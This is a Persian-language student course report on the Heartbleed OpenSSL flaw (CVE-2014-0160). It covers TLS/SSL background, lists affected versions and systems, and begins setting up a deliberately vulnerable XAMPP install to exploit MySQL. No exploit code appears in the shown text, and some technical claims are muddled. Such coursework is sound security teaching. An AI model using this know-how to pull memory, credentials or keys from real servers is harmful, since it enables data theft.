دانشگاه صنعتی امیرکبیر

(پلی تکنیک تهران)

دانشکده کامپیوتر و فناوری اطلاعات

گزارش پروژه نخست

درس امنیت پایگاه داده‌ها

عنوان

بهره برداری کردن از آسیب‌پذیری پایگاه داده MySQL

دانشجو:

محمد مهدی احمدیان مرج

استاد:

دکتر حمیدرضا شهریاری

تیرماه ۱۳۹۳

فهرست مطالب

۱

فصل اول:

اجرای تست آسیب‌پذیری خون ریزی قلب

۱,۱. چکیده

در روز ۸ آوریل سال جاری میلادی، آشکار شدن نقصی نه‌چندان غیرعادی اما مهیب در کتابخانه رمزنگار OpenSSLهیاهوی گسترده‌ای را به‌پا کرد؛ چنان‌که بازتاب و پس‌لرزه‌های آن پس از گذشت هفته‌ها هنوز هم ادامه دارد و جدای از این مورد، بحث‌های جدی‌تری را درباره لزوم اتخاذ شیوه‌های نوین امنیتی موجب شده است. آن‌چه که باعث شد چه در محافل فنی و امنیتی و چه در سطح رسانه‌ها چنین تلاطم سترگی پدید آید، نه خود این باگ بلکه مدت زمان طولانی پنهان ماندنش از چشم ناظران و پژوهشگران بود؛ به‌این معنی که باگ یا رخنه یادشده که در همان آغاز از سوی شرکت Codenomicon خونریزی قلبی یا Heartbleed نام گرفت، به‌مدت دو سال در OpenSSL از دیده‌ها پنهان مانده بود و کسی به‌درستی نمی‌دانست آیا تاکنون برای دستبردهای سایبری از آن بهره‌برداری شده‌است یا نه و اگر پاسخ مثبت است، شدت و گستره دستبردها تا چه‌اندازه بوده است[۹.]

۱,۲. مقدمه

آسیب‌پذیری بسیار مهمی در تاریخ ۱۹ فروردین ۱۳۹۳ - ۸ آوریل ۲۰۱۴ منتشر شده است که درجه تهدیدهای اینترنتی را در وضعیت قرمز قرار داده است و به "خونریزی قلبی" شهرت یافته است. با توجه به خطری که این مساله برای امنیت جهانی فضای مجازی ایجاد می کنددر این فصل تمرکز بر روی آسیب‌پذیری کشف شده جدید بر روی openssl است که باعث شد سیستم‌های زیادی را تحت تاثیر قرار دهد. به طور خلاصه این آسیب‌پذیری بر روی یکی از ماژول‌های openssl به نام bleed رخ داد و باعث می‌شد که فرد حمله کننده بتواند میزان ۶۴ کیلوبایت از کَش سِرور را بدون این که رمز شود دریافت کند. این احتمال وجود دارد که در این ۶۴ کیلوبایت اطلاعات تصدیق اصالت کاربر وجود داشته باشد، و این اطلاعات بدون این که رمز شوند به دست مهاجم می‌افتد. در این فصل می‌خواهیم این آسیب‌پذیری را شرح داده، و برای پایگاه داده MySQL اجرا کنیم.[۱۰و۳]

۱,۳. TLS , SSL

TLS[۱] یک پروتکل امنیتی است که با استفاده از پیش‌پردازنده آن یعنی SSL[۲] برای مهیا ساختن امنیت بر روی اینترنت پیاده‌سازی شده‌اند. این پروتکل با استفاده از استاندارد X.509 که از قبل با آن آشنا هستیم، و سیستم رمزنگاری نامتقارن برای تصدیق اصالت طرف مقابل، و تبادل کلید متقارن استفاده می‌کند. این پروتکل، امنیت انتقال‌داده‌ها را در اینترنت برای مقاصدی چون کار کردن با پایگاه‌های وب، پست الکترونیکی، نمابرهای اینترنتی و پیام‌های فوری اینترنتی به کار می‌برد. هم TLS و هم SSL هر دو در مدل TCP/IP عمل رمزنگاری را لایه‌های پایینی لایه کاربر انجام داده کلید نهایی تولید شده برای رمزکردن داده‌های ارتباطی استفاده می‌شود. [۴و۱۰]

۱,۳,۱. TLS

TLS یک پروتکل سمت client است که مقابله با حملات دستکاری و استراق سمع[۳] طراحی شده است. Client باید برای Server مشخص کند که آیا می‌خواهد یک اتصال TLS داشته باشد یا یک اتصال معمولی. دو راه برای رسیدن به این هدف وجود دارد: یک راه این است که از شماره پورت متفاوتی برای اتصال TLS استفاده شود (برای مثال پورت ۴۴۳ که برای اتصال Https در نظر گرفته شده است) و دیگر راه دیگر می‌تواند این باشد کلایتن از سرور بخواهد که بر روی TLS رفته و یک پورت مشخص را از طریق سرور به کلاینت را با استفاده از یک مکانیسم پروتکل خاص (برای مثال STARTTLS[۴]) انجام دهد.

---

۱ Transport Layer Security

۲ Secure Sockets Layer

۳ Eavesdropping and Tampering

۴ یک توسعه‌ای از ارتباطات متنی است که روش‌هایی را برای ارتباط رمزدار معرفی می‌کند که نسبت به روش «پورت جدا» (این که یک پورت جدا در برای ارتباطات رمزی نظر بگیریم) مزیت‌های بیشتری دارد. این روش در IMAP, POP3,... استفاده می‌شود همچنین از SSL,TSL استفاده می‌کند.

زمانی که کلاینت و سرور تصمیم گرفتند از اتصال TLS استفاده کنند، به مذاکره با استفاده از روش handshaking می‌پردازند. سپس سرور و کلاینت بر روی پارامترهای مختلفی که برای ایجاد امنیت اتصال استفاده می شود (مثلا کلید) به توافق می رسند:[۱،۱۰]

۱. کلاینت اطلاعاتی را که سرور برای برقراری ارتباط با استفاده از SSL به آن نیاز دارد را ارسال می‌کند. مانند شماره نسخه SSL کلاینت، تنظیمات رمزنگاری و سایر اطلاعاتی که سرور ممکن است به آن نیاز داشته باشد.
۲. سرور اطلاعاتی را که کلاینت برای برقراری ارتباط با استفاده از SSL به آن نیاز دارد را برایش ارسال می‌کند. مانند شماره نسخه SSL سرور، تنظیمات رمزنگاری و سایر اطلاعاتی که کلاینت به آن نیاز دارد. سرور همچنین گواهینامه خود را برای کلاینت ارسال می‌کند و اگر کلاینت درخواست منبعی (resource) از سرور را داشته باشد، کلاینت باید تصدیق اصالت شود و باید گواهینامه کلاینت برای سرور ارسال شود.
۳. با اطلاعات دریافتی از سرور، کلاینت می‌تواند سرور را احراز هویت کند. اگر سرور تصدیق نشود، به کاربر هشدار داده می‌شود که عمل رمزنگاری و تصدیق اصالت نمی‌تواند انجام گیرد. اگر سرور به درستی تصدیق شد کلاینت به مرحله بعد می رود.
۴. با استفاده از اطلاعات به دست آمده، کلاینت یک pre-master secret ایجاد کرده و آن را برای سرور ارسال می کند.
۵. اگر سرور از کلاینت بخواهد هویتش را ثابت کند، کلاینت کلیه اطلاعات لازم و گواهی خود را برای سرور ارسال می کند.
۶. اگر کلاینت تصدیق نشود، ارتباط قطع می شود اما اگر به درستی تصدیق شود، سرور از کلید خصوصی خود برای باز کردن pre-master secret استفاده می کند.
۷. کلاینت و سرور از master secret برای تولید کلید جلسات استفاده می‌کنند که یک کلید متقارن است و برای رمزنگاری و ترجمه اطلاعات مبادله شده استفاده می‌شود.
۸. وقتی کلاینت پیغامی برای سرور ارسال می کند با استفاده از کلید جلسه آن را رمز می کند.
۹. وقتی سرور پیغامی برای کلاینت ارسال می کند با استفاده از کلید جلسه آن را رمز می کند.

اکنون SSL handshake کامل است و ارتباط شروع می شود. کلاینت و سرور از کلید جلسه برای رمزنگاری و ترجمه اطلاعاتی که برای هم می‌فرستند استفاده می‌کنند.

TSL در سه نسخه TSL 1.0, TSL 1.1, TSL 1.2 و SSL در سه نسخه SSL 1, 2, 3 پیاده‌سازی شده‌اند. در واقع ابتدا SSL پیاده سازی شد و سپس TLS.

۱. SSL 1.0, 2.0, 3.0

پروتکل SSL در اصل توسط Netscape توسعه داده شد. نسخه ۱,۰ آن برای استفاده عمومی نبود. نسخه ۲,۰ آن در سال ۱۹۹۵ منتشر شد که تعدادی نقص‌های امنیتی داشت و منجر به تولید نسخه ۳,۰ شد. SSL 3.0 که در سال ۱۹۹۶ منتشر شد یک طراحی مجدد کامل از پروتکل های تولید شده بود.

۲. TLS 1.0

این پروتکل در سال ۱۹۹۹ به عنوان ارتقا یافته‌ی نسخه SSL 3.0 تعریف شد. تفاوت چشمگیری بین این پروتکل و SSL 3.0 وجود ندارد و می‌توان گفت این پروتکل SSL 3.0 را کامل کرده است.

۳. TLS 1.1

این پروتکل در سال ۲۰۰۶ تعریف شد و توسعه یافته TLS 1.0 بود. تفاوت‌های قابل توجهی که در این نسخه وجود دارد به شرح زیر است:

۱. حفاظت در برابر حملات Cipher block chaining (CBC) اضافه شده است.

۲. IV implicit با IV explicit جایگزین شده است.

۳. TLS 1.2

در سال ۲۰۰۸ تولید شد. مشخصات TLS 1.1 را دارد. تفاوتی که این پروتکل دارد این است که MD5-SHA-1 با SHA-256 جایگزین شده است.

در طراحی برنامه های کاربردی، TLS معمولاً در بالای تمامی پروتکل‌های لایه انتقال پیاده‌سازی می‌شود و پروتکل‌های برنامه‌های کاربردی مانند HTTP، FTP، SMTP، NNTP، XMPP، را کپسوله می‌کند. با استفاده از پروتکل‌های انتقال داده‌گرام مانند UDP و پروتکل کنترل ازدحام داده (DCCP) استفاده می‌شود.

۱,۳,۲. SSL

لایه سوکت امن (SSL) توسط Netscape طراحی شد و نسخه ۳ آن به صورت استاندارد اینترنت درآمد. معماری SSL به صورت دولایه ای است که روی TCP قرار گرفته است. لایه اول بالای لایه حمل قرار گرفته است و لایه دوم در لایه کاربرد است. قسمتی از SSL که در لایه دوم قرار می‌گیرد مربوط به سرویس های مدیریتی است و شامل پروتکل دست دادن، پروتکل تغییر مشخصات رمزکننده و پروتکل هشدار است. SSL اجازه می دهد که بین کلاینت و سرور یک جلسه ایجاد شود و از آن طریق هر تعداد اتصال امن امکان پذیر باشد. از نظر تئوری بین یک کلاینت و یک سرور می تواند بیش از یک جلسه وجود داشته باشد و در عمل فقط یک جلسه به وجود می آید.

یک جلسه توسط پروتکل دست دادن ایجاد می شود و مجموعه ای از پارامترهای امنیتی را تعریف می کند که به صورت اشتراکی در اتصالات مربوط به آن جلسه استفاده می شوند. برای هر جلسه و هر اتصال به یک سری پارامترها نیاز است.[۱۰]

OpenSSL ۱,۴

OpenSSL یک پیاده‌سازی متن‌باز از پروتکل SSL و TSL است که به زبان C انجام شده، و کتابخانه‌های لازم جهت برقراری ارتباط امن و همچنین توابع رمزنگاری متفاوت در آن قرار دارد. این پروژه در سال ۱۹۹۸ شروع شد. اپن‌اس‌اس‌ال یک کتابخانه نرم‌افزاری اپن‌سورس برای رمزنگاری داده‌ها و حاصل کار گروهی از داوطلبان بسیار زبده است که آن‌را به‌رایگان و برای کمک به جامعه کاربران اینترنت بسط داده و می‌دهند. نقطه آغاز داستان Heartbleed را باید در نسخه ۱,۰,۱ این نرم‌افزار که در ۱۹ آوریل ۲۰۱۲ منتشر شده بود، جست‌وجو کرد: یکی از الحاقات یا اکستنشن‌های جدید و اتفاقاً سودمند در این نسخه موسوم به Heartbeat یا تپش قلب که توسط یک برنامه‌نویس آلمانی نوشته شده بود نقصی داشت که درنتیجه آن هر شخصی به‌طور بالقوه می‌توانست اطلاعات موجود روی حافظه وب‌سرور را بی‌آن‌که ردی از خود به‌جای بگذارد، بازیابی کند. جالب آن‌که نسخه‌های پیشین OpenSSL چنین ایرادی نداشتند و کاربرانش از این آسیب ایمن می‌ماندند. برای این‌که پروتکل SSL بتواند بین کاربر و سایت کانال ارتباطی امنی ایجاد کند، بین کامپیوتر و وب‌سرور یک ارتباط دوسویه ایجاد می‌شود. ماشین کاربر یک هارت‌بیت به وب‌سرور می‌فرستد. این هارت‌بیت در واقع یک پینگ (ping) است که اطلاع می‌دهد آیا سروری که می‌خواهید به‌آن متصل شوید، آنلاین است یا نه. اگر سرور آنلاین بود، آن نیز در پاسخ به تپش شما می‌تپد و سیگنال خود را به نشانه تایید برای‌تان ارسال می‌کند.

با این‌کار بین شما و سرور یک اتصال امن ایجاد می‌شود و دیگر لازم نیست در هر بار دادوستد داده، آن آزمایش اولیه تکرار شود. اما اکستنشن هارت‌بیت ایرادی داشت که باعث می‌شد فرآیند فوق در میانه راه مخدوش شود. زیرا مهاجم می‌تواند با هر سیگنال تپش، سرور را طوری فریب دهد که بخشی از داده‌های ذخیره شده در حافظه خود را به‌صورت تصادفی برای او ارسال کند. این داده‌ها ممکن است حاوی اطلاعات مهمی مانند آدرس‌های ایمیل، نام‌های کاربری، گذرواژه‌ها یا شاید حتی حاوی کلیدهای اختصاصی سرور باشند که در این‌صورت کل گستره اینترنت به‌خطر می‌افتد. از این‌رو است که مک‌آفی با انتشار گزارشی در وبلاگ رسمی خود نوشت: «حساسیت این ضعف امنیتی غیرقابل وصف است».

اوپن‌اس‌اس‌ال مبتنی بر کتابخانه دیگری به نام SSLeay که توسط Eric A. Young و Tim Hudson توسعه می‌یافت، است. اوپن‌اس‌اس‌ال از انواع مختلف الگوریتم‌های رمزنگاری نظیر AES, Blowfish,

Camellia, SEED و همین‌طور انواع مختلف توابع درهم‌سازی رمزنگاری نظیر MD5, MD2, SHA-1, SHA-2 و الگوریتم‌های رمزنگاری کلید عمومی مانند RSA, DSA پشتیبانی می‌کند.

از اپن اس‌اس‌ال زمانی استفاده می‌شود که بخواهیم یک ارتباط امن بین کلاینت و سرور برقرار کنیم. مثلا زمانی که ارتباط HTTP مطرح شد، نیاز بود یک ارتباط امن هم مطرح شود. برای همین HTTPS که توسط OpenSSL کار می‌کند، این امن بودن را برقرار می‌کند. در واقع HTTPS توسط OpenSSL اطلاعات را رمز و ترجمه و تحقیق (Verify) می‌کند.

برای کار با OpenSSL برنامه متقاضی باید ابتدا توسط یک CA شناسایی شود. کاربر توسط CA که خود دارای کلید عمومی و خصوصی است، یک کلید عمومی و خصوصی برای خودش تولید می‌کند. همچنین از قبل سرور هم کلید عمومی و خصوصی دارد. بنابراین CA می‌تواند سرور و کلاینت را verify کند و در صورت تایید سرور می‌تواند ارتباط امنی را برای کاربر برقرار کند. در اکثر مواقع CA همان سرور است. مثلا در یک ارتباط HTTPS سرور CA است. پروتکل امن انتقال ابرمتن یا HTTPS[۵] یک پروتکل امن برای انتقال اطلاعات در شبکه‌های کامپیوتری می‌باشد که به صورت خاص برای استفاده در اینترنت توسعه یافته است. این استاندارد در واقع به خودی خود یک پروتکل نیست، بلکه با قرار گرفتن HTTP بر روی پروتکل امنیت لایه انتقال به‌وجود آمده‌است. به‌این ترتیب امنیت موجود در پروتکل امنیت لایه‌ی انتقال به ارتباطات HTTP افزوده شده‌است.

از آنجایی که HTTPS، پروتکل امنیت لایه انتقال را به طور کامل در لایه‌ای در زیر HTTP قرار می‌دهد، تمامی محتویات بسته‌ی HTTP به طور کامل رمزنگاری می‌شود. این اطلاعات شامل نشانی وب، پارامترهای ارسالی، سرآیندها و کوکی‌ها می‌شود. اما از آن‌جا که لایه‌ی TCP/IP به آدرس IP و شماره‌ی درگاه وب‌گاه نیازمند است، پروتکل HTTPS نمی‌تواند از آن‌ها محافظت کند. برای مثال در یک ارتباط امن با وب‌گاه گوگل، هیچ‌کس نمی‌تواند از روی بسته‌ی کاربر متوجه محتویات درخواست او شود و تنها از روی آدرس IP می‌توان تشخیص داد که کاربر در حال مکالمه با گوگل است.

به بیان دیگر شرکتی که صلاحیت صدور و اعطای گواهی‌های دیجیتال SSL را دارد برای هر کدام از دو طرفی که قرار است ارتباطات میان شبکه‌ای امن داشته باشند، گواهی‌های مخصوص سرویس‌دهنده و سرویس‌گیرنده را صادر می‌کند و با مکانیزم‌های تصدیق هویت خاص خود هویت هر کدام از طرفین را برای طرف مقابل تایید می‌کند، البته غیر از این کار می‌بایست تضمین کند که اگر اطلاعات حین انتقال مورد سرقت قرار گرفت، برای

[۵] Hypertext Transfer Protocol Secure

رباینده قابل درک و استفاده نباشد که این کار را با کمک الگوریتم‌های رمزنگاری و کلیدهای رمزنگاری نامتقارن و متقارن انجام می‌شود.[۶؛۷،۱۰]

۱,۴,۱. مکانیزم های تشکیل دهنده SSL

در یک ارتباط SSL مراحل زیر دنبال می‌شود:

۱. **تایید هویت سرویس دهنده:** با استفاده از این ویژگی در SSL، یک کاربر از صحت هویت یک سرویس دهنده مطمئن می‌شود. نرم افزارهای مبتنی بر SSL سمت سرویس گیرنده، مثلا یک مرورگر وب نظیر Internet Explorer از تکنیک‌های استاندارد رمزنگاری مبتنی بر کلید عمومی، و مقایسه با کلیدهای عمومی یک سرویس‌دهنده (مثلا یک برنامه سرویس‌دهنده وب) نظیر IIS می‌تواند از هویت او مطلع شود و پس از اطمینان کامل، کاربر می‌تواند نسبت به وارد نمودن اطلاعات خود مانند شماره کارت‌های اعتباری و یا گذرواژه ها اقدام نماید.

۲. **تایید هویت سرویس گیرنده:** برعکس حالت قبلی در اینجا سرویس‌دهنده است که می بایست از صحت هویت سرویس‌گیرنده اطمینان یابد. طی این مکانیزم، نرم‌افزار مبتنی بر SSL سمت سرویس‌دهنده پس از مقایسه نام سرویس‌گیرنده با نام‌های مجاز موجود در لیست سرویس‌گیرنده‌های مجاز که در داخل سرویس‌دهنده تعریف می‌شود و در صورت وجود، اجازه استفاده از سرویس های مجاز را به او می دهد.

۳. **ارتباطات رمز شده:** کلیه اطلاعات مبادله شده میان سرویس‌دهنده و سرویس‌گیرنده می‌بایست توسط نرم‌افزارهای موجود در سمت سرویس‌دهنده و سرویس گیرنده رمز (Encrypt) شده و در طرف مقابل ترجمه (Decrypt) شوند تا حداکثر محرمانگی (Confidentiality) در این‌گونه سیستم‌ها لحاظ شود.[۴،۱۰]

۱,۵. تحدیدات امنیتی SSL

با توجه به توضیحات داده شده، یک آسیب‌پذیری در پیاده‌سازی هر کدام از قسمت‌های SSL می‌تواند خطرناک باشد و ممکن است بتوان با شنود بسته‌ها، اطلاعات رمز نشده را دریافت کرد. یا کلید خصوصی کلاینت یا سرور را دریافت کرد. یا خود را جای دیگری جا زد. بنابراین OpenSSL به عنوان برنامه‌ای که این پروتکل را پیاده‌سازی کرده باید در مقابل این حملات مقاوم باشد.

۱,۵,۱. آسیب‌پذیری‌ها در Openssl

در آدرس http://www.openssl.org/news/vulnerabilities.html می‌توان تعدادی از آسیب‌پذیری‌هایی که openssl که درنسخه‌های مختلف آن وجود داشته است را مشاهده نمود. تعدادی از جدیدترین آسیب‌پذیری‌ها در ذیل لیست شده است:

CVE-2014-0224	CVE-2010-5298	CVE-2013-6450
CVE-2014-0221	**CVE-2014-0160**	CVE-2012-2686
CVE-2014-3470	CVE-2013-4353	CVE-2013-0166
CVE-2014-0198	CVE-2013-6449	CVE-2013-0169

مثلا آسیب‌پذیری CVE-2014-0198 مربوط به تابع do_ssl3_write در هسته OpenSSL بوده و یک حمله DoS را با استفاده از یک اشاره‌گر NULL ایجاد می‌کند. ما در این فصل به بررسی آسیب‌پذیری مهم CVE-2014-0160 خواهیم پرداخت.[۲،۱،۳،۱۰]

۱,۶. آسیب‌پذیری CVE-2014-0160

این آسیب‌پذیری در قسمت کتابخانه‌های رمزنگاری (Cryptography) در OpenSSL قرار دارد. این آسیب‌پذیری اجازه می‌دهد که اطلاعات محافظت شده به سرقت برود. این آسیب‌پذیری باعث می‌شود هر کسی در اینترنت بتواند مقداری از حافظه (cache) OpenSSL را بخواند. هر چند در عمل فقط مقدار ۶۴ کیلوبایت از حافظه قابل خواندن است اما با تکرار عمل می‌توان بخش زیادی از حافظه را دریافت کرد. این مسئله از این جهت قابل اهمیت است که اگر اطلاعات مهمی در حافظه باشد (مثلا اطلاعات تصدیق اصالت) احتمالا می‌شود آن را دریافت کرد.

این آسیب‌پذیری در قسمت heartbleed برنامه OpenSSL وجود دارد و برای همین تحت Heartbleed Bug شناخته می‌شود. همچنین CVE-2014-0160 شماره آسیب‌پذیری در Common Vulnerabilities and Exposures است. بعضی از افراد مدعی شده‌اند که احتمالا بتوان به کلید خصوصی سرور یا CA دسترسی پیدا کرد، اما هنوز هیچ کس نتوانسته این کار را انجام دهد. این آسیب‌پذیری در نسخه‌های از سال ۲۰۱۱ وجود دارد.

OpenSSL 1.0.1 through 1.0.1f (inclusive) are **vulnerable**
OpenSSL 1.0.1g is NOT vulnerable
OpenSSL 1.0.0 branch is NOT vulnerable
OpenSSL 0.9.8 branch is NOT vulnerable

این آسیب‌پذیری در نسخه 1.0.1g که در ماه آپریل ۲۰۱۴ ارائه شد، برطرف گردید. در نسخه‌هایی از سیستم‌عامل و سرورها که از openssl با این نسخه‌ها کار می‌کنند این آسیب‌پذیری وجود دارد. مثلا در جدول زیر آسیب‌پذیری که در نسخه‌های اصلی سیستم‌عامل‌های مختلف وجود دارد را نشان می‌دهد:

OS - Platform	OpenSSL default installed
Debian Wheezy (stable)	OpenSSL 1.0.1e-2+deb7u4
Ubuntu 12.04.4 LTS	OpenSSL 1.0.1-4ubuntu5.11
CentOS 6.5	OpenSSL 1.0.1e-15
Fedora 18	OpenSSL 1.0.1e-4
OpenBSD 5.4	OpenSSL 1.0.1c 10 May 2012
OpenBSD 5.3	OpenSSL 1.0.1c 10 May 2012
FreeBSD 10.0	OpenSSL 1.0.1e 11 Feb 2013
NetBSD 5.0.2	OpenSSL 1.0.1e
OpenSUSE 12.2	OpenSSL 1.0.1c

همچنین اگر در دیگر نسخه‌ها https با OpenSSL آسیب‌پذیر نصب شده باشد، این آسیب‌پذیری وجود دارد. مثلا اگر Apache را روی سیستم عامل ویندوز۷ اجرا کنیم و برای برقراری ارتباط امن HTTPS از OpenSSL آسیب‌پذیر استفاده کنیم، می‌توان کد آسیب‌پذیری را به راحتی بهره‌برداری (Exploit) کرد.

ما در این‌جا قصد داریم این آسیب‌پذیری را روی ویندوز و برنامه XAMPP اجرا کنیم. [۵]

XAMPP ۱,۶,۱


برنامه XAMPP یک برنامه آماده است که برای همه سیستم‌عامل‌ها وجود دارد. در دل XAMPP چهار برنامه به‌طور اتوماتیک نصب می‌شود. MySQL، PHP، Perl، Apache2 برنامه‌های موجود هستند که چهار حرف آخر XAMPP نشان‌دهنده آن می‌باشد. به طبع برای استفاده از آن در ویندوز برنامه‌های جانبی دیگری هم نصب می‌شود، مثل FileZillaFTP که برنامه‌ای برای کار با FTP است، MailServer، phpMyAdmin که برنامه‌ای برای کار با پایگاه‌داده است (به طور پیش‌فرض برای MySQL)، tomcat که برای داشتن دو سرور PHP و جاوا در کنار هم و OpenSSL.

در این گزارش ار XAMPP نسخه ۱,۸,۳ استفاده می‌شود چرا که نسخه OpenSSL آن آسیب‌پذیر است (نسخه 1.0.1e). زَمپ را می‌توان از آدرس زیر دریافت کرد (به طور رایگان):

https://www.apachefriends.org/

به طور پیش‌فرض پس از نصب XAMPP سرور بر روی HTTP فعال است. برای اجرا نیاز است که فایل زیر را اجرا کنیم:


C:\xampp\xampp-control.exe



شکل ۱: برنامه XAMPP – صفحه اصلی

پس از اجرا نیاز است تا سرورها را اجرا کنیم. بنابراین بر روی Start در دو قسمت Apache و MySQL کلیلک می‌کنیم. احتمال این وجود دارد که MySQL اجرا شود ولی Apache اجرا نشود. دلیل آن است که پورت پیش‌فرض Apache بسته یا در اختیار برنامه دیگری است. در این حالت بر روی Netstat کلیلک کنید. در این حالت شکل ۲ را خواهیم داشت. با بازبینی برنامه می‌توان مشاهده کرد که پورت ۴۴۳ و ۸۰ برای Apache و 3306 برای MySQL را چه برنامه‌ای گرفته است. می توان با بستن برنامه مورد نظر، برنامه Apache یا MySQL را اجرا کرد. در نهایت باید شکل ۱ را داشته باشیم.

هدف این گزارش صرفا آموزش در جهت ارتقای امنیت اطلاعات است و عواقب هرگونه استفاده بدخواهانه از این گزارش بر عهده شما است.



Address	Port	PID	Name
127.0.0.1	53722	2520	PublicWiFiService.exe
127.0.0.1	53723	2520	PublicWiFiService.exe
127.0.0.1	53724	2520	PublicWiFiService.exe
127.0.0.1	53725	2520	PublicWiFiService.exe
0.0.0.0	902	3640	vmware-authd.exe
0.0.0.0	912	3640	vmware-authd.exe
127.0.0.1	49265	4088	esrv_svc.exe
127.0.0.1	49266	4608	esrv.exe
127.0.0.1	1087	5084	hsscp.exe
192.168.99.0	53641	5440	Nimbuzz.exe
192.168.99.0	53667	5440	Nimbuzz.exe
192.168.99.0	53706	5440	Nimbuzz.exe
0.0.0.0	4385	5584	Allmyapps.exe
0.0.0.0	17500	6064	Dropbox.exe
127.0.0.1	1842	6064	Dropbox.exe
127.0.0.1	19872	6064	Dropbox.exe
192.168.99.0	53643	6064	Dropbox.exe
127.0.0.1	44269	6236	UNS.exe
0.0.0.0	34794	6784	Skype.exe
192.168.99.0	44537	6784	Skype.exe
192.168.99.0	44538	6784	Skype.exe
192.168.99.0	44694	6784	Skype.exe
192.168.99.0	44865	6784	Skype.exe
192.168.99.0	44992	6784	Skype.exe
127.0.0.1	53676	8740	chrome.exe
127.0.0.1	53680	8740	chrome.exe
127.0.0.1	53681	8740	chrome.exe
127.0.0.1	53682	8740	chrome.exe
127.0.0.1	53683	8740	chrome.exe

